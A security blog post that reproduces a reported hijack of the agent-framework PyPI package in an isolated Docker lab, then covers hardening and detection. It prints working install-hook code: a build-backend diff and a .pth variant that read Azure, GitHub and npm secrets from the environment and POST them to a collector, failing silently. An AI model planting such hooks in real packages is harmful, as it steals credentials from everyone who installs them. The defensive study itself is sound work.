
Auditing Python Install Hooks: Reproducing the agent-framework Credential Theft in a Lab
On this page
Why a pip install Is a Credential Theft Surface
On 17 and 18 November 2026, OX Security and CyberSecurityNews reported that hijacked releases of Microsoft's official agent-framework package on PyPI were used to steal Azure and GitHub credentials. Those two reports are what I had to work from: neither summary included the payload source, the malicious version numbers, or a vendor advisory.
So this post does two things. First, it separates what the public reporting actually establishes about the hijacked agent-framework releases from what is still unknown. Second, it walks through a lab I built to reproduce the class of attack — a Python package whose install path reads the environment of the process installing it and posts it to a collector — with the commands and the captured output, so you can audit your own pipeline for the same exposure.
What interests me here isn't that the target was an AI framework. It's that a routine pip install in CI is functionally curl | bash with every secret in the job's environment attached. PEP 517 build isolation is a packaging boundary, not a security boundary, and I think it's the most misunderstood control in the Python supply chain. As long as people treat --only-binary=:all: and hash pins as a sandbox, this pattern keeps working.
Everything below runs against a local index, a local collector, and obviously fake canary credentials. The lab network is Docker internal: true, so a mistake can't reach a real endpoint. Don't adapt this to a live index or a real credential store.
What the Hijacked agent-framework Releases Actually Did
What the Public Reporting Establishes
Both write-ups make the same narrow claim: malicious releases of the agent-framework distribution — the PyPI package for Microsoft's Agent Framework — were published and used to harvest Azure and CI credentials. GitHub credentials get named explicitly alongside Azure ones.
That much is confirmed by the two reports. Everything past this sentence is my own reading of the packaging ecosystem, not theirs.
What the Reporting Leaves Unknown
I couldn't verify any of the following from the material I had, and I'm not going to invent it:
- The exact malicious versions. Neither summary pinned version numbers. Get these from the project's PyPI release history, not from a news article.
- How the publish path was compromised. A stolen PyPI API token, a hijacked maintainer account, and a compromised release workflow all produce byte-identical results. You can't tell which from the artefact alone.
- Whether the malicious files were sdists, wheels, or both. This matters enormously — sdists execute at install time, wheels execute at interpreter start or at import. The lab below covers all four surfaces because you can't assume which one was used.
- Whether PyPI yanked the releases and when. Check the project page's release history for red yank markers.
- Whether Microsoft or PyPI published an advisory. I didn't see one. Missing from my sources isn't the same as not existing.
Treat "hijacked releases stole credentials" as reported fact. Any specific mechanism you read elsewhere is unverified unless it cites the artefact itself.
Why Agent Frameworks Are High-Value Credential Targets
The obvious answer — "AI is trendy" — is wrong and useless. The real reasons are structural.
Agent frameworks concentrate credentials. A single integration job for one of these packages plausibly holds an Azure OpenAI key, an Azure AI resource connection string, a service principal for provisioning, a GitHub token to read a model registry repo, and a model provider API key. A traditional web library's CI job holds maybe one registry token.
They're also young, fast-moving, and CI-heavy. Newer projects release several times a week, run large integration matrices, and often deploy real infrastructure from test workflows, because the framework's "hello world" is provisioning a cloud resource. High release frequency plus broad cloud scope is exactly the profile attackers want.
And the install instructions are copy-paste. pip install agent-framework lands in thousands of Dockerfiles and notebooks within hours of a release, so a hijacked version has enormous and immediate fan-out.
The Four Python Execution Surfaces at Install Time
There are four places a third-party package can run code during or immediately after installation, which is what makes auditing install hooks a four-surface problem rather than a one-line install_requires review. Three of them don't require the victim to import anything.
PEP 517 Build Backends: Arbitrary Code in the sdist Build Path
PEP 517 defines [build-system] in pyproject.toml: a requires list and a build-backend module that pip imports and calls build_wheel() on. The backend is arbitrary Python from the distribution.
An in-tree backend is the sharpest version of this: backend-path = ["."] plus requires = [] means the backend module ships inside the sdist, needs no build dependencies, and works offline. The attacker doesn't even need to publish a second package.
Installing an sdist therefore executes attacker code before any of your code runs, in a subprocess that inherits your environment.
Legacy setup.py Paths That Still Execute During Builds
The separate setup.py install path is gone from recent pip releases — pip 25.x removed the --no-use-pep517 escape hatch and the legacy build path. Check your pinned pip version before quoting that as absolute, because it moved across the 23.x and 25.x series.
What did not disappear is that setuptools's PEP 517 backend still executes setup.py as part of build_wheel(). A package with no pyproject.toml at all gets an implicit setuptools backend and still runs its setup.py. So "we're on PEP 517 now, that's safer" is false.
.pth Files: Code That Runs at Interpreter Startup
The CPython site module processes every .pth file in site-packages at interpreter startup. Any line beginning with import or import\t is executed as code.
A wheel can ship a .pth file. pip unpacks wheel contents into site-packages and does not strip them. The consequence: a package that is installed and never imported still runs code on the next python invocation in that environment — including your test runner, your build scripts, and your deploy step.
This is the surface people forget, and it's the one that survives --only-binary=:all:.
Import-Time Side Effects in init.py
The classic. import lab_agent_utils runs lab_agent_utils/__init__.py. Cheap, obvious, and completely effective against anyone who only audits install_requires.
Building the Lab: A Fake CI Runner with Canary Secrets
Lab Layout, Container Boundaries, and Threat Model
The threat model is a CI job with a realistic secret set that installs one pinned requirement from a private index.
lab/
├── compose.yaml
├── canary.env
├── listener.py
├── index/simple/lab-agent-utils/{index.html,files/}
├── build/lab_agent_utils-0.1.0/
├── build/lab_agent_utils-0.2.0/
├── build/lab_agent_utils-0.3.0/
└── requirements.txt
Three containers on one internal: true network: index (static file server), sink (collector), ci (the victim). internal: true means no route to the internet, so even a copy-paste error can't exfiltrate anything real.
services:
  index:
    image: python:3.12-slim
    volumes: ["./index:/srv:ro"]
    working_dir: /srv
    command: ["python", "-m", "http.server", "8081", "--bind", "0.0.0.0"]
    networks: [labnet]

  sink:
    image: python:3.12-slim
    volumes: ["./listener.py:/srv/listener.py:ro", "./captured:/srv/captured"]
    working_dir: /srv
    command: ["python", "listener.py"]
    networks: [labnet]

  ci:
    image: python:3.12-slim
    working_dir: /work
    volumes: ["./requirements.txt:/work/requirements.txt:ro"]
    env_file: ["./canary.env"]
    depends_on: [index, sink]
    command: ["sleep", "infinity"]
    networks: [labnet]

networks:
  labnet:
    internal: true
Planting Fake Azure Service Principal and GitHub Token Values
## canary.env — every value is fabricated
AZURE_CLIENT_ID=11111111-1111-1111-1111-111111111111
AZURE_TENANT_ID=22222222-2222-2222-2222-222222222222
AZURE_CLIENT_SECRET=CANARY~not~a~real~secret~value
AZURE_SUBSCRIPTION_ID=33333333-3333-3333-3333-333333333333
GITHUB_TOKEN=ghp_CANARYCANARYCANARYCANARYCANARYCANARY12
NPM_TOKEN=npm_CANARYCANARYCANARYCANARYCANARYCANARY
These are shaped like the real thing (the tenant is a GUID, the GitHub token has the ghp_ prefix) because that's what makes the captured output readable later. They have no power anywhere.
Capturing Egress Locally Instead of Hitting a Live Endpoint
## listener.py
from http.server import BaseHTTPRequestHandler, HTTPServer

class Handler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers.get("Content-Length", 0))
        body = self.rfile.read(length)
        with open("captured/captured.jsonl", "ab") as fh:
            fh.write(body + b"\n")
        self.send_response(204)
        self.end_headers()

    def log_message(self, *args):
        pass

HTTPServer(("0.0.0.0", 8099), Handler).serve_forever()
A listener beats a webhook here: you get the exact bytes, no third party sees the canaries, and you can tcpdump the same traffic.
Reproducing the Exfiltration, Step by Step
Step 1 — Stand Up a Local PEP 503 Index with a Clean Baseline Package
The PEP 503 simple API is just HTML with links. I build the packages with an in-tree backend so the whole lab works offline.
import base64, hashlib, os, zipfile

NAME = "lab_agent_utils"
VERSION = "0.1.0"
DIST = f"{NAME}-{VERSION}"
DIST_INFO = f"{DIST}.dist-info"

def _files():
  return {
      f"{NAME}/__init__.py": f'__version__ = "{VERSION}"
',
      f"{DIST_INFO}/METADATA": (
          "Metadata-Version: 2.1
"
          f"Name: {NAME}
"
          f"Version: {VERSION}
"
          "Summary: Lab fixture for install-hook auditing
"
      ),
      f"{DIST_INFO}/WHEEL": (
          "Wheel-Version: 1.0
Generator: lab-backend 1
"
          "Root-Is-Purelib: true
Tag: py3-none-any
"
      ),
  }

def build_wheel(wheel_directory, config_settings=None, metadata_directory=None):
  files = _files()
  record = []
  for path, body in files.items():
      blob = body.encode()
      digest = base64.urlsafe_b64encode(
          hashlib.sha256(blob).digest()).rstrip(b"=").decode()
      record.append(f"{path},sha256={digest},{len(blob)}")
  record.append(f"{DIST_INFO}/RECORD,,")
  files[f"{DIST_INFO}/RECORD"] = "
".join(record) + "
"

  name = f"{DIST}-py3-none-any.whl"
  with zipfile.ZipFile(os.path.join(wheel_directory, name), "w") as zf:
      for path, body in files.items():
          zf.writestr(path, body)
  return name

def get_requires_for_build_wheel(config_settings=None):
  return []
## build/lab_agent_utils-0.1.0/pyproject.toml
[build-system]
requires = []
build-backend = "build_backend"
backend-path = ["."]Then pack and index it:
mkdir -p dist index/simple/lab-agent-utils/files
for v in 0.1.0 0.2.0; do
  tar -czf "dist/lab_agent_utils-${v}.tar.gz" -C build "lab_agent_utils-${v}"
done

python3 - <<'PY'


files = pathlib.Path("index/simple/lab-agent-utils/files")
links = []
for dist in sorted(pathlib.Path("dist").glob("lab_agent_utils-*.tar.gz")):
    shutil.copy2(dist, files / dist.name)
    sha = hashlib.sha256(dist.read_bytes()).hexdigest()
    links.append(f'<a href="files/{dist.name}#sha256={sha}">{dist.name}</a><br/>')
pathlib.Path("index/simple/lab-agent-utils/index.html").write_text("\n".join(links) + "\n")
pathlib.Path("index/index.html").write_text('<a href="simple/">simple</a>\n')
PY
Step 2 — Add a Malicious Build Backend Hook to a Follow-Up Version
The diff between 0.1.0 and 0.2.0 is embarrassingly small. That's the point.
 VERSION = "0.1.0"
+VERSION = "0.2.0"
+import json, urllib.request
+
+CANARY_KEYS = ("AZURE_CLIENT_ID", "AZURE_TENANT_ID", "AZURE_CLIENT_SECRET",
+               "GITHUB_TOKEN", "NPM_TOKEN")
+
+def _report():
+    payload = {k: os.environ.get(k) for k in CANARY_KEYS}
+    payload["_host"] = os.uname().nodename
+    payload["_cwd"] = os.getcwd()
+    try:
+        urllib.request.urlopen(
+            urllib.request.Request(
+                "http://sink:8099/collect",
+                data=json.dumps(payload).encode(),
+                headers={"Content-Type": "application/json"},
+            ),
+            timeout=3,
+        ).read()
+    except Exception:
+        pass  # a failed exfil must never fail the build
+
 def build_wheel(wheel_directory, config_settings=None, metadata_directory=None):
+    _report()
     files = _files()
Two details worth copying from real incidents: the except: pass, so a blocked exfil still produces a successful install with nothing in the log, and the short timeout, so a firewall that silently drops packets doesn't stall CI long enough for someone to look into it.
Step 3 — Install the Way CI Installs, Not the Way a Laptop Installs
docker compose up -d index sink
docker compose exec ci sh -lc '
  pip install --no-cache-dir --disable-pip-version-check \
    --index-url http://index:8081/simple \
    --trusted-host index \
    -r requirements.txt
'
The install succeeds:
Looking in indexes: http://index:8081/simple
Collecting lab-agent-utils==0.2.0
  Downloading http://index:8081/simple/lab-agent-utils/files/lab_agent_utils-0.2.0.tar.gz
  Installing build dependencies: started
  Installing build dependencies: finished
  Getting requirements to build wheel: done
  Preparing metadata (pyproject.toml): done
  Building wheel for lab-agent-utils (pyproject.toml): done
Successfully installed lab-agent-utils-0.2.0
Note "Installing build dependencies: started / finished" for a backend with requires = []. That's the isolated environment being created and the in-tree backend being imported in a fresh interpreter — the exact moment _report() runs.
Step 4 — Read the Captured Request and Confirm What Leaked
cat captured/captured.jsonl | python3 -m json.tool{
"AZURE_CLIENT_ID": "11111111-1111-1111-1111-111111111111",
"AZURE_TENANT_ID": "22222222-2222-2222-2222-222222222222",
"AZURE_CLIENT_SECRET": "CANARY~not~a~real~secret~value",
"GITHUB_TOKEN": "ghp_CANARYCANARYCANARYCANARYCANARYCANARY12",
"NPM_TOKEN": "npm_CANARYCANARYCANARYCANARYCANARYCANARY",
"_host": "3f9c0b7e2a1d",
"_cwd": "/tmp/pip-install-8k2_4xq1/lab-agent-utils_9c1f0e2b"
}The _cwd line is the one I want people to stare at. The build ran in a throwaway directory with a throwaway interpreter. The environment is the CI job's environment, unmodified. AZURE_CLIENT_SECRET and GITHUB_TOKEN are there because the build subprocess inherited them.
Step 5 — Re-run Under --only-binary=:all: and Hash Pinning
First, sdists only. --only-binary=:all: refuses to build:
pip install --only-binary=:all: lab-agent-utils==0.2.0 --index-url http://index:8081/simple --trusted-host indexERROR: Could not find a version that satisfies the requirement lab-agent-utils==0.2.0 (from versions: none)
ERROR: No matching distribution found for lab-agent-utils==0.2.0Good — but only because no wheel exists. Now build 0.3.0 as a wheel that ships a .pth:
lab_agent_utils_boot.pth      ->  import lab_agent_utils_boot
lab_agent_utils_boot.py       ->  the same _report() body
lab_agent_utils/__init__.py
lab_agent_utils-0.3.0.dist-info/{METADATA,WHEEL,RECORD}
pip install --only-binary=:all: lab-agent-utils==0.3.0 --index-url http://index:8081/simple --trusted-host index
python -c "print('harmless looking command')"Successfully installed lab-agent-utils-0.3.0
harmless looking commandAnd captured/captured.jsonl has a second line, from the python -c process. Nothing was imported. The .pth fired at interpreter startup.
Now hash pinning. pip hash gives you the digests, and the simple index already published #sha256= fragments:
pip install --require-hashes --no-deps --index-url http://index:8081/simple --trusted-host index lab-agent-utils==0.3.0ERROR: Hashes are required in --require-hashes mode, but they are missing from some requirements.With the hash supplied, the install is accepted if you pinned the malicious hash, and rejected if you pinned the 0.1.0 hash and something tried to move you. Hash pinning is a stability control here, not a security control: it freezes whatever was on the index when the lockfile was generated. If a bot re-locks after a compromise, you have cryptographically committed to the malware.
To inspect a build after the fact, keep the temporary directory:
pip install --no-clean --no-cache-dir -v ./dist/lab_agent_utils-0.2.0.tar.gz 2>&1 | tail -40Observed Results: Which Install Surfaces Execute Code and What Each Can Read
| Surface | Trigger | What executes | Reads from env | --only-binary=:all: blocks it? | --require-hashes blocks it? |
|---|---|---|---|---|---|
| PEP 517 in-tree backend | installing an sdist | build_backend.build_wheel() in an isolated venv | full os.environ | Yes (if no wheel exists) | Only if the bad hash isn't pinned |
setup.py via setuptools backend | installing an sdist without pyproject.toml | setup.py top-level code | full os.environ | Yes | Only if the bad hash isn't pinned |
.pth in a wheel | next interpreter start in that env | the import line in the .pth | whatever that process has | No | No |
__init__.py side effect | import pkg | module body | whatever that process has | No | No |
Why CI Is the Real Target, Not Developer Laptops
A developer laptop has a shell history, an SSH key, and maybe a cloud CLI session that expires. A CI job has a service principal with a documented blast radius and no human watching the network.
How Environment Variables Survive PEP 517 Build Isolation
pip's build isolation does four things: creates a virtualenv, installs [build-system] requires into it, runs the backend in that interpreter, and removes the directory afterwards. It does not create a namespace, a cgroup, a seccomp filter, or a user. It scrubs a couple of interpreter variables such as PYTHONPATH. It does not touch AZURE_*, GITHUB_*, AWS_*, or NPM_*.
From inside build_wheel() you can also read ~/.netrc, ~/.pypirc, ~/.aws/credentials, /proc/self/environ, and — if someone mounted it — /var/run/docker.sock. The isolated venv protects you from import conflicts, which is what it was designed for.
--no-build-isolation makes this worse rather than better, because the backend then runs in the same interpreter as pip with its already-loaded credentials.
GitHub Actions OIDC Tokens Versus Long-Lived PATs in Secrets
A GITHUB_TOKEN in secrets is usually either a classic PAT with repo scope or a fine-grained token with a fixed expiry. Both are directly usable from anywhere on the internet, and both are what an exfil payload wants.
An OIDC-exchanged token (permissions: id-token: write) is different in three ways that matter here: it expires in about an hour, it's scoped to a single workflow run, and its use is logged against the run instead of against a stolen credential. If the payload captures it mid-job — and it will, since the token is minted into the job environment — the attacker gets that hour. Not next month.
That's not a small difference. It turns a permanent compromise into an incident with a bounded response window.
Azure Service Principal Secrets and Federated Credentials
A client secret for a service principal is the highest-value item in the environment, because it's long-lived by default and because the app registration's role assignments define the blast radius. If that principal has Contributor on a subscription so the test job can deploy infrastructure, one pip install hands over the subscription.
The fix is workload identity federation: the same OIDC token from GitHub is exchanged for an Azure access token, with no secret anywhere in the job environment. There is nothing in os.environ left to steal. Working through the Entra workload identity federation docs is a couple of hours with a very high return.
Blast Radius of a Token That Can Only Read One Repo
A read-only token on one repository still leaks the repository. For an agent framework that might be the deployment manifests, the prompt templates, and the internal evaluation data. Read-only isn't harmless; it's just bounded.
The useful mental model is per-job least privilege: the job that runs unit tests should have no cloud credentials at all, and the job that deploys should not be the job that resolves dependencies. Split them, then give each the minimum.
Hardening the Publish Side with Trusted Publishing
Migrating a PyPI Project to OIDC and Deleting Stored API Tokens
PyPI Trusted Publishing replaces the API token in your workflow with an OIDC exchange. The workflow needs id-token: write and a publish step:
name: release
on:
  release:
    types: [published]

permissions:
  contents: read
  id-token: write

jobs:
  publish:
    runs-on: ubuntu-latest
    environment: pypi
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"
      - run: python -m build
      - uses: pypa/gh-action-pypi-publish@release/v1
The step that actually removes the attack surface is the follow-up, and it's the one people skip: go to the project's PyPI settings and delete every stored API token, then rotate anything in CI secrets that could still push. Trusted Publishing does not invalidate existing tokens.
Same applies to a legitimate maintainer whose account was compromised: a stolen token bypasses every workflow control you have, which is why the deletion matters more than the migration.
Environment Protection Rules and Two-Person Release Approval
Bind the publish job to a GitHub Environment (environment: pypi) and require reviewers on it. Combined with Trusted Publishing, that means a release can't happen from a workflow run nobody approved, and the OIDC subject claim is scoped to that environment.
Also restrict which workflows may use the environment, and require the production-style deployment branch policy so a feature branch can't publish.
Verifying Releases with PyPI Attestations and Release History
PEP 740 defines index support for digital attestations: PyPI signs a statement tying a file to the workflow that uploaded it. When attestations exist, the file page on PyPI shows a provenance panel, and the pypi-attestations tool can verify a downloaded distribution offline — check the current README for the exact invocation rather than trusting a blog post.
For consumers this turns "the index served me this file" into "this file was built by this repo, at this commit, in this workflow." That's the check worth automating in your intake process.
Hardening the Consume Side: Lockfiles, Cooldowns, and Least Privilege
Wheels Still Run Code — What --only-binary Does and Does Not Buy You
--only-binary=:all: refuses to build sdists. That eliminates two of the four surfaces in the table above, and it's a genuinely good default for locked production installs.
It does not eliminate .pth files or import-time code, as step 5 demonstrated. If your threat model is "prevent arbitrary code execution at install time", --only-binary=:all: is not the answer; it's one layer of one control.
Avoiding dependency confusion and the pip install reference are worth reading once for the flags you didn't know existed.
Hash-Pinned Lockfiles with pip-compile and uv, Enforced in CI
Generate a lock once, review the diff, enforce it everywhere:
pip-compile --generate-hashes --output-file=requirements.lock requirements.in
pip install --require-hashes --only-binary=:all: -r requirements.lock
With uv:
uv lock
uv sync --locked --no-build
--locked fails if the lockfile is stale rather than silently re-resolving, and --no-build refuses sdist builds. Both matter: a lockfile that regenerates on every CI run is a lockfile that will eventually pin the malware.
The rule I enforce on my own repos: the lockfile only changes in a PR a human reads, and dependency-bot PRs never auto-merge.
Constrained Indexes, Dependency Cooldowns, and Version Age Pinning
A cooldown is the highest-value, lowest-effort control in this whole post. Require a package version to be at least 72 hours old before it can enter your lockfile, and most credential-stealing releases are yanked before you ever resolve them.
- uv:
exclude-newerin the project config or--exclude-neweron the command line, per the uv settings reference. - pip 25.1 added
--uploaded-prior-to; runpip install --helpon your version to confirm before scripting it. - Renovate:
minimumReleaseAgein the config options; Dependabot has an analogous cooldown setting.
Pair that with index constraints. A private mirror plus --index-url and no --extra-index-url removes dependency confusion entirely, and mirroring means you can hold a new version back without blocking your own builds.
Per-Job Least-Privilege Tokens and OIDC Instead of Static Secrets
Concretely:
- Move to OIDC for both GitHub and Azure. Delete the static secrets from the repo and the environment.
- Split dependency-resolution jobs from deploy jobs. Only the deploy job gets an identity.
- Scope the deploy identity to one resource group, not the subscription.
- For the dependency job,
permissions: contents: readand nothing else.
If the dependency job has no credentials, the exploit in this post is worthless. That's the cheapest mitigation available to you.
Detection: What to Log and Alert On
Process Trees That Show pip Spawning Network Tools
The naive attacker shells out to curl or wget, which is trivially visible:
pip(1)---python(2)---python(3)---curl(4)My lab payload makes no new process — it exfiltrates with urllib from inside the build interpreter. So execve-based detection would have caught nothing. Build that expectation into your alerting: process-tree heuristics catch careless attackers, not competent ones.
For the cases it does catch, strace in a canary job is a cheap sensor:
strace -f -qq -e trace=connect -o pip-net.log pip install -r requirements.txt
grep -c connect pip-net.log
Outbound Requests Originating Inside Build Containers
The reliable signal is at the network layer: which processes, in which container, talked to which destination, at what point in the job.
[pid  1234] connect(3, {sa_family=AF_INET, sin_port=htons(8099),
              sin_addr=inet_addr("172.20.0.4")}, 16) = 0
In production the same information comes from your egress proxy or VPC flow logs. The alert shouldn't be "unusual destination" — that's noisy. It should be "outbound connection from a container whose job was classified as dependency-install". A build job that talks to the internet at all, other than the index, is worth a page.
Then make the list short: allow the package index, the OS package mirror, and the model provider you actually need. Deny the rest.
Install-Time Diffing Against a Known-Good Wheel
When a version bumps, diff the artefacts before the lockfile absorbs them.
pip download --no-deps --no-binary :all: --no-build-isolation \
  lab-agent-utils==0.2.0 -d /tmp/dl \
  --index-url http://index:8081/simple --trusted-host index
tar -tzf /tmp/dl/lab_agent_utils-0.2.0.tar.gz
tar -xzf /tmp/dl/lab_agent_utils-0.2.0.tar.gz -C /tmp/dl
diff -ru /tmp/dl/lab_agent_utils-0.1.0 /tmp/dl/lab_agent_utils-0.2.0
Only in lab_agent_utils-0.2.0: build_backend.pyFor wheels, diffoscope does the same job with better output. Anything in *.pth, setup.py, conftest.py, or the build backend is a red flag on a "docs update" release.
Index-Side Signals: New Maintainers, Sudden Version Jumps, Metadata Changes
Poll the index and diff the response over time. The Simple API's JSON form (PEP 700) includes upload times and sizes, which is exactly what you want to diff:
curl -s -H 'Accept: application/vnd.pypi.simple.v1+json' \
  https://pypi.org/simple/agent-framework/ > snapshot-$(date -u +%F).json
Alert on: a new version whose upload-time is minutes after the previous one, a version jump that skips several numbers (a classic signal that a tag pipeline was abused), a metadata change with no corresponding release, and any change in the project's stated maintainers or trusted publisher configuration.
None of that is exotic. It's four small jobs and one dashboard.
Limits of This Lab and Open Questions
Where the Lab Diverges from the Real Incident
- I built an in-tree backend with no dependencies. A real compromise often rides an existing build system (
setuptools,hatchling,maturin) with a small patch tosetup.pyor aconftest.py. The mechanics are identical; the artefact looks different. - I captured to a local hostname on an internal network. Real exfiltration goes to a registered domain, often over HTTPS, often with a delay to survive triage.
- I tested on Python 3.12 with pip 25.x on Linux. pip's build isolation internals and its
.pthhandling have changed before and will change again; re-run the lab on your own pinned toolchain and trust your output, not mine. - I did not model network segmentation inside the runner, self-hosted runners with cached credentials, or a package installed into a shared CI cache where one job's
.pthfires in the next job.
Claims That Would Need the Vendor Advisory to Confirm
To close the loop on the actual incident you would need, from primary sources:
- The exact affected versions and whether they were sdists, wheels, or both.
- Whether the compromise was a stolen API token, an account takeover, or a workflow compromise.
- Whether the payload ran at build time, at interpreter start, or at import.
- Whether any real credentials were used, and what Microsoft's remediation guidance says.
- Whether PyPI published a malware report and whether the files were yanked.
I could not confirm any of these from the reporting I had. If you're writing an incident response for this, get them from the project's release history and Microsoft's advisory directly.
Conclusion
The takeaway isn't "be careful with AI packages." It's that pip install executes third-party code with your job's full identity, and every control people reach for first — build isolation, --only-binary=:all:, hash pinning — either doesn't address that or addresses it only conditionally.
The controls that actually change the outcome, in order of return on effort:
- Remove the credentials. OIDC for GitHub and Azure, no long-lived secrets in any job that resolves dependencies. If nothing is in
os.environ, there is nothing to steal. - Add a cooldown. Three days between upload and resolution eliminates the window in which most malicious releases exist.
- Separate resolution from deployment. Different job, different identity, different permissions.
- Lock and enforce.
--require-hashesplus--only-binary=:all:with a human-reviewed lockfile. - Watch egress from build containers. Not execve — network. Assume the payload is pure Python and makes no new process.
A hijacked release of a popular package is a matter of when, not if, for almost every ecosystem. The variable you control is whether that release finds a subscription-scoped service principal waiting for it.
Further Reading
- PEP 517 — A build-system independent format for source trees (spec) — the
build-backendandbackend-pathmechanics used in the lab. - PEP 503 — Simple Repository API (spec) — what a package index actually is.
- PEP 700 — Additional fields for the Simple API (spec) —
upload-timeandversions, the fields to diff for index-side detection. - PEP 740 — Index support for digital attestations for PyPI packages (spec) — the provenance model behind Trusted Publishing.
- CPython
sitemodule documentation (official docs) — the.pthexecution rules. - PyPI Trusted Publishers (official docs) — the OIDC publish migration.
- pypi-attestations (tool) — verifying PEP 740 attestations.
- pypa/gh-action-pypi-publish (official action) — the publish step used above.
- pip: secure installs (official docs) — hash checking and index pinning.
- pip install reference (official docs) —
--only-binary,--require-hashes,--no-clean. - Entra workload identity federation (vendor docs) — removing Azure client secrets from CI.
- GitHub Actions OIDC hardening (vendor docs) —
id-token: writeand subject claims. - diffoscope (tool) — artefact diffing for install-time review.
- OX Security, "BREAKING: Hijacked Releases of Microsoft's Official agent-framework Steals Azure and CI Credentials", 17 November 2026 (report link) — the reporting I worked from; secondary source.
- CyberSecurityNews, "Microsoft's Agent Framework PyPI Package Hacked to Steal Azure and GitHub Credentials", 18 November 2026 (report link) — secondary source, same caveats.
More posts
Inside the LiteLLM 1.107.0 PyPI Compromise: Infostealer, CI Secrets, and Where Verification Failed
A technical breakdown of the malicious LiteLLM 1.107.0 PyPI release, examining how an infostealer and RAT harvested credentials from developer machines and CI pipelines, what secrets were exposed, and where package integrity verification broke down.
Triaging Node.js's 16-Patch Security Release Against Your Dependency Graph
A deep walkthrough of Node.js's 16-patch security release, mapping the vulnerability classes to runtime upgrade urgency, auditing downstream dependency exposure, and weighing what AI-assisted bug hunting means for maintainers.

Scaling Agents on Kubernetes with acpx and ACP: Isolation, Routing, and Cost per Agent
A deep technical walkthrough of how acpx and ACP package agent runtimes on Kubernetes, covering where agent state and tool routing live, how to reason about horizontal scaling and per-agent isolation, and how to model cost per concurrent agent.
Loading comments…